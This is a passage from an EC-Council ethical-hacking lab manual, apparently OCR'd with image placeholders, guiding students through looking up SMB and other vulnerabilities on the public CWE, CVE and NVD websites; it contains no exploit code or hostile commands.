


Figure 1.1.3: CWE website: searching for vulnerabilities in the service

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The search results appear, displaying the underlying vulnerabilities in the target service (here, **SMB**). You can click any link to view detailed information on the vulnerability.

Note: The search results might differ in your lab environment.



Figure 1.1.4: CWE search result

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. Now, click any link (here, **CWE-427**) to view detailed information about the vulnerability.
6. A new webpage appears in the new tab, displaying detailed information regarding the vulnerability. You can scroll-down further to view more information.




Figure 1.1.5: CWE: vulnerability information

7. Similarly, you can click on other vulnerabilities and view detailed information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. Now, navigate back to the **CWE** website, scroll down, and click the **CWE List** link present below the searched results.




Figure 1.1.6: CWE click on CWE List

9. A new webpage appears, displaying **CWE List Version**. Scroll down, and under the **External Mappings** section, click **CWE Top 25 (2019)**.

Note: Result might differ.




Figure 1.1.7: CWE: click on CWE Top 25 (2019)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. A webpage appears, displaying **CWE VIEW: Weaknesses in the 2019 CWE Top 25 Most Dangerous Software Errors**. Scroll down and view a list of **Weaknesses in the 2019 CWE Top 25 Most Dangerous Software Errors** under the **Relationships** section. You can click on each weakness to view detailed information on it.

Note: This information can be used to exploit the vulnerabilities in the software and further launch attacks.




Figure 1.1.8: CWE: CWE Top 25 result

11. Similarly, you can go back to the CWE website and explore other options, as well.
12. This concludes the demonstration of checking vulnerabilities in the Common Weakness Enumeration (CWE).
13. Close all open windows and document all the acquired information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2

Perform Vulnerability Research in Common Vulnerabilities and Exposures (CVE)

Here, we will use CVE to view the latest underlying system and software vulnerabilities.

Common Vulnerabilities and Exposures (CVE) is a publicly available and free-to-use list or dictionary of standardized identifiers for common software vulnerabilities and exposures. It is used to discuss or share information about a unique software or firmware vulnerability, provides a baseline for tool evaluation, and enables data exchange for cybersecurity automation.

1. In the **Windows 10** virtual machine, open any web browser (here, **Mozilla Firefox**) and navigate to **https://cve.mitre.org/**.
2. **CVE** website appears. In the right pane, under the **Newest CVE Entries** section, recently discovered vulnerabilities are displayed.

Note: The results might differ in your lab environment.




Figure 1.2.1: CVE website

3. You can copy the name of any vulnerability under the **Newest CVE Entries** section and search on CVE to view detailed information on it. (here, we are selecting the vulnerability **CVE-2019-16404**)
4. Now, click on the **Search CVE List** tab. Under **Search CVE List** section, type the vulnerability name (here, **CVE-2019-16404**) in the search bar, and click **Submit**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.2.2: CVE - Search CVE List

5. **Search Results** page appears, displaying the information regarding the searched vulnerability. You can click the vulnerability link to view further detailed information regarding the vulnerability.




Figure 1.2.3: CVE - Search Results

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Similarly, in the **Search CVE List** section, you can search for a service-related vulnerability by typing the service name (here, **SMB**) and click **Submit**.

Note: You can search for the vulnerabilities of the running services that were found in the target systems in previous module labs (Module 04 Enumeration).




Figure 1.2.4: CVE - Search CVE List

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. **Search Results** page appears, displaying a list of vulnerabilities in the target service (**SMB**) along with their description, as shown in the screenshot.

Note: The results might vary in your lab environment.




Figure 1.2.5: CVE - Search Results

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. Further, you can click on **CVE-ID** of any vulnerability to view its detailed information. Here, we will click on the first CVE-ID link.
9. Detailed information regarding the vulnerability is displayed such as its **Description**, **References**, and **Date Entry Created**. Further, you can click on links under the **References** section to view more information on the vulnerability.




Figure 1.2.6: CVE: vulnerability information

10. Likewise, you can search for other target services for the underlying vulnerabilities in the **Search CVE List** section.
11. This concludes the demonstration of checking vulnerabilities in the Common Vulnerabilities and Exposures (CVE).
12. Close all open windows and document all the acquired information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3

Perform Vulnerability Research in National Vulnerability Database (NVD)

Here, we will use the NVD to view the latest underlying system and software vulnerabilities.

1. In the **Windows 10** virtual machine, open any web browser (here, **Mozilla Firefox**) and navigate to **https://nvd.nist.gov/**.
2. **NATIONAL VULNERABILITY DATABASE** website appears: the recently discovered vulnerabilities can be viewed.
3. You can click on the CVE-ID link (here, **CVE-2019-2981**) to view detailed information about the vulnerability.

The National Vulnerability Database (NVD) is the U.S. government repository of standards-based vulnerability management data represented using the Security Content Automation Protocol (SCAP). These data enable the automation of vulnerability management, security measurement, and compliance. The NVD includes databases of security checklist references, security-related software flaws, misconfigurations, product names, and impact metrics.

Note: The results might differ in your lab environment.

